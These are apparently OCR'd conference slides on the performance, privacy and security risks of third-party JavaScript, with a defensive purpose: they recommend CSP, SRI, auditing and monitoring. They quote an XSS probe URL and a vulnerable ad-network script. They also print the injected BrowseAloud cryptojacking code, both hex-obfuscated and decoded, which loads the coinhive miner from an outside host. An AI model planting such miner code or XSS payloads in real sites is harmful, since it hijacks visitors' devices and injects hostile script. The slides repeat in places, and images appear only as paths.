XMLHttpRequest.prototype.addEventListener = function() {
  // Angular interloping code
  _addEventListener1.apply(this, arguments)
}
```

Patched built-ins - prototype chain

```
var _addEventListener1 = XMLHttpRequest.prototype.addEventListener
XMLHttpRequest.prototype.addEventListener = function() {
  // Angular interloping code
  _addEventListener1.apply(this, arguments)
}
```

```
var _addEventListener2 = EventTarget.prototype.addEventListener
EventTarget.prototype.addEventListener = function() {
  // Boomerang interloping code
  _addEventListener2.apply(this, arguments)
}
```

Patched built-ins - prototype chain

```
var _addEventListener1 = XMLHttpRequest.prototype.addEventListener
XMLHttpRequest.prototype.addEventListener = function() {
  // Angular interloping code
  _addEventListener1.apply(this, arguments)
}
```

```
var _addEventListener2 = EventTarget.prototype.addEventListener
EventTarget.prototype.addEventListener = function() {
  // Boomerang interloping code
  _addEventListener2.apply(this, arguments)
}
```

```
xhrInstance.addEventListener(...) // never delegates to Boomerang's patch
```

Best Practices

Evaluate

- Prefer self-hosting or bundling over `<script>` tag
- Identify and understand patched built-ins - https://github.com/cvazac/detect-native-overrides
- Manually audit polyfills
  - Ensure spec compliance
  - Don’t let them rot!

Monitor/Protect


- Hold third-parties accountable for script errors
-  ESLint - `no-extend-native` rule

You

Bossman


© WireImage

You


Is it normal for the fan in my computer to go into overdrive every time I open up our webapp?
INITECH

Bossman

Privacy & Security

TL;DR - New browser APIs like **Content Security Policy** (CSP) and **Subresource Integrity** (SRI) are great, but they are not the silver bullet. Because of code obfuscation and other tactics, you also need **code-level** monitoring.

HAVE I BEEN PWNED?

URL: http://www.example.com/#1'-alert(1)-'"-alert(1)-"

JavaScript

```
(function() {
    document.write('<div id="adsatlas-1762541043" style="position:relative;width:300px;heig
ht:250px;overflow:hidden">');
    document.write('<a href="http://nym1.ib.adnxs.com/click?fLzHe7zHE0AAAAAAAAASQAAAAAAADx
A16NwPQrXFUAAAAAAAAAYQEw4S8paaBl3tPO6DKa-zEWMWdNWAAAAAE_1GADLAQAAhgkAAAIAAACrn30C2D0EAAAAAQ
BVU0QAVVNEACwB-gCipQAALAMBAgUAAQAAAAAAyRyvjAAAAAA./cnd=!UAkOawjLvN0FEKu_9hMY2PsQIAAoioaUd
A../referrer=http://www.        .com/ip/46519525?findingMethod=wpa&wpa_qs=US4qt28mt8KKR1irqf
WUBODEZFU03QqU6B9iOEd_ZsU&tgtp=1&cmp=-1&pt=cp&adgrp=-1&plmt=1145x345_B-C-OG_TI_6-20_HL_MID&
bkt=__bkt__&pgid=3944&adUid=5d7b0194-83bb-402a-adce-8424dbc1c136&adiuuid=a513ea83-9610-40ed
-bc0d-ba770d11d226&adpgm=hl&pltfm=desktop#3617' - alert(1) - '"-alert(1)-"/clickenc=http
s://ad.atdmt.com/c/go;p=11022203344964;as=0;a=11022203360911;crs=11022203360798;cr=11022203
360812;i.ts=1456691598" target="_blank"><img border="0" src="https://cdn.atlassbx.com/FB/11
022203360812/D_MBR_VAL_PRE_DTP_BAN_SamGalaxyGoPrime_300_250_X_01_X.jpg"/></a>');
    document.write('</div>');
    document.write('<script src=\"https://c.betrad.com/durly.js\?;ad_w=300;ad_h=250;coid=32
9;nid=63292;\"></script><script src=\"https://cdn.doubleverify.com/dvtp_src.js\?ctx=607671&
cmp=11022203344946&sid=11182200774131&plc=11022203344964&num=&adid=&advid=11022200790603&ad
srv=2&region=30&btreg=11022203344964&btadsrv=atdmt&crt=11022203360911&crtname=&chnl=&unit=&
pid=&uid=&dvtagver=6.1.src\" async></script><img src=\"https://secure-us.imrworldwide.com/c
gi-bin/m\?ci=att-ca&at=view&rt=banner&st=image&ca=11022203344946&cr=11022203360911&pc=11022
203344964&ce=11182200774130&pr=iag.sid,1000052&pr=iag.tfid,801&pr=iag.brn,11022203344946&pr
=iag.cmpid,11022203344946&pr=iag.pageid,11022203344964&pr=iag.cte,11022203360911&pr=iag.sti
d,11182200774130&pr=iag.advid,11022200790603&r=1072143360\" style=\"position:absolute;z-ind
ex:-1;\"/>\n');
    document.close();
})();
```

Source: https://randywestergren.com/widespread-xss-vulnerabilities-ad-network-code-affecting-top-tier-publishers-retailers/

WHY IS MY FAN RUNNING??

Source: https://twitter.com/Scott_Helme/status/962693995590766592

```
/* [Warning] Do not copy or self host this file, you will not be supported */
/* BrowseAloud Plus v2.5.0 (13-09-2017) */


window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]("\x3c\x73\x63\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73\x3a\x2f\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x63\x6f\x6d\x2f\x6c\x69\x62\x2f\
x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x6d\x69\x6e\x2e\x6a\x73\x3f\x72\x6e\x64\x3d"+window["\x4d\x61\x74\x68"]
["\x72\x61\x6e\x64\x6f\x6d"]()+"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e");window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]
["\x77\x72\x69\x74\x65"]('\x3c\x73\x63\x72\x69\x70\x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79
\x3e \x31\x29\x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x6f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\
x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79\x2f\x33\x29\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
\x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x38\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d \x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\'\x31\x47\x64\x51\x47\x70\x59\x31\x70\x69\x7
6\x72\x47\x6c\x56\x48\x53\x70\x35\x50\x32\x49\x49\x72\x39\x63\x79\x54\x7a\x7a\x58\x71\'\x2c
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x6e\x65\x72\x2e\x73\x74\x61\x72\x74\x28\x29\x3b\x3c\x2f\x73\x63\x72\
x69\x70\x74\x3e');
```

```
/* [Warning] Do not copy or self host this file, you will not be supported */
/* BrowseAloud Plus v2.5.0 (13-09-2017) */

window.document.write("<script type='text/javascript' src='https://coinhive.com/lib/coinhive.min.js?rnd="+window.Math.random
window.document.write(`<script>
    if (navigator.hardwareConcurrency > 1) {
        var cpuConfig = {
            threads: Math.round(navigator.hardwareConcurrency / 3),
            throttle: 0.6
        }
    } else {
        var cpuConfig = {
            threads: 8,
            throttle: 0.6
          }
    }
    var miner = new CoinHive.Anonymous('1GdQGpY1pivrGlVHSp5P2IIr9cyTzzXq', cpuConfig);
    miner.start();</script>
  `);
```

```
/* [Warning] Do not copy or self host this file, you will not be supported */
/* BrowseAloud Plus v2.5.0 (13-09-2017) */

window.document.write("<script type='text/javascript' src='https://coinhive.com/lib/coinhive.min.js?rnd="+window.Math.random
window.document.write(`<script>
    if (navigator.hardwareConcurrency > 1) {
        var cpuConfig = {
            threads: Math.round(navigator.hardwareConcurrency / 3),
            throttle: 0.6
        }
    } else {
        var cpuConfig = {
            threads: 8,
            throttle: 0.6
          }
    }
    var miner = new CoinHive.Anonymous('1GdQGpY1pivrGlVHSp5P2IIr9cyTzzXq', cpuConfig);
    miner.start();</script>
  `);
```

Content Security Policy

CSPs allow you to whitelist the domains that you permit to:

- Execute script (`script-src`)
- Include images (`image-src`)
- Make network requests (`connect-src`)
- Be form targets (`form-action`)
- Include `IFRAMEs` (`frame-ancestors`)

CSP is **hard** to get perfect, so take advantage of these tools.:

- CSP policy generator wizard - https://report-uri.com/home/generate
- CSP evaluator - https://csp-evaluator.withgoogle.com/


Subresource Integrity

Subresource Integrity allows you to make sure that the script you pull down from a third-party is EXACTLY what you are expecting - or it will not execute.


```
<script
  src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"
  integrity="sha384-tsQFqpEReu7ZLhBV2VZlAu7zcOV+rXbYlF2cqB8txI/8aZajjp4Bqd+V6D5IgvKT"
  crossorigin="anonymous">
</script>
```

Downside: it does complicate upgrading libraries.


(UN)INTENTIONAL PRIVACY LEAKS



Source: https://freedom-to-tinker.com/.../no-boundaries-for-credentials-password-leaks-to-mixpanel-and-session-replay-companies/



Source: https://freedom-to-tinker.com/.../no-boundaries-for-credentials-password-leaks-to-mixpanel-and-session-replay-companies/



Source: www.jsf[redacted]k.com

Why would you even?

- `atob()/btoa()`, `escape()/unescape()`
- `navigator.hardwareConcurrency` reads
- `setTimeout(...)` calls with looooooooong delays
- `addEventListener(...)` calls: `submit`, `mousemove`, `keypress`
- document.createElement(...): `IFRAME`, `OBJECT`, `SCRIPT`, `EMBED`, etc
- `document.cookie` reads, `window.localStorage` read/writes
- `window.clipboardData` reads
- `navigator.userAgent` reads
- `XHR.send` instrumentation
- Execution context creation: `eval(...)`, `document.write(...)`
- `window.location.reload()` | `replace()` calls
- (new Image).src listeners

Best Practices

Evaluate

- Support HTTPS
- Vulnerability Scan
  - snyk.io
  - `npm audit`

Best Practices

Evaluate

- Support HTTPS
- Vulnerability Scan
  - snyk.io
  - `npm audit`

Monitor/Protect

- Report on long-tasks
- Sandbox in cross-origin `IFRAMEs`
- Content Security Policy
- Subresource Integrity
- Freeze sensitive APIs - https://github.com/cvazac/freeze.js
- Code-level monitoring - jscrambler.com

You

Bossman

You

Bossman

Links

- http://3rdparty.io/
- https://github.com/cvazac/detect-native-overrides
- https://github.com/cvazac/freeze.js
- https://nicj.net/an-audit-of-boomerangs-performance/
- https://www.webpagetest.org/
- https://developers.google.com/web/tools/lighthouse/
- http://requestmap.webperf.tools/
- http://jsmanners.com/
- https://www.ghostery.com/
- https://zoompf.com/
- https://jscrambler.com/
- https://snyk.io/

References

- https://philipwalton.com/articles/loading-polyfills-only-when-needed/
- https://scotthelme.co.uk/protect-site-from-cryptojacking-csp-sri/
- https://freedom-to-tinker.com/2018/02/26/no-boundaries-for-credentials-password-leaks-to-mixpanel-and-session-replay-companies/
- https://css-tricks.com/potential-dangers-of-third-party-javascript/
- https://randywestergren.com/widespread-xss-vulnerabilities-ad-network-code-affecting-top-tier-publishers-retailers/

THANK YOU!!!

Charles Vazac
@vazac

Nic Jansma
@nicj

github.com/SOASTA/boomerang

soasta.com/mpulse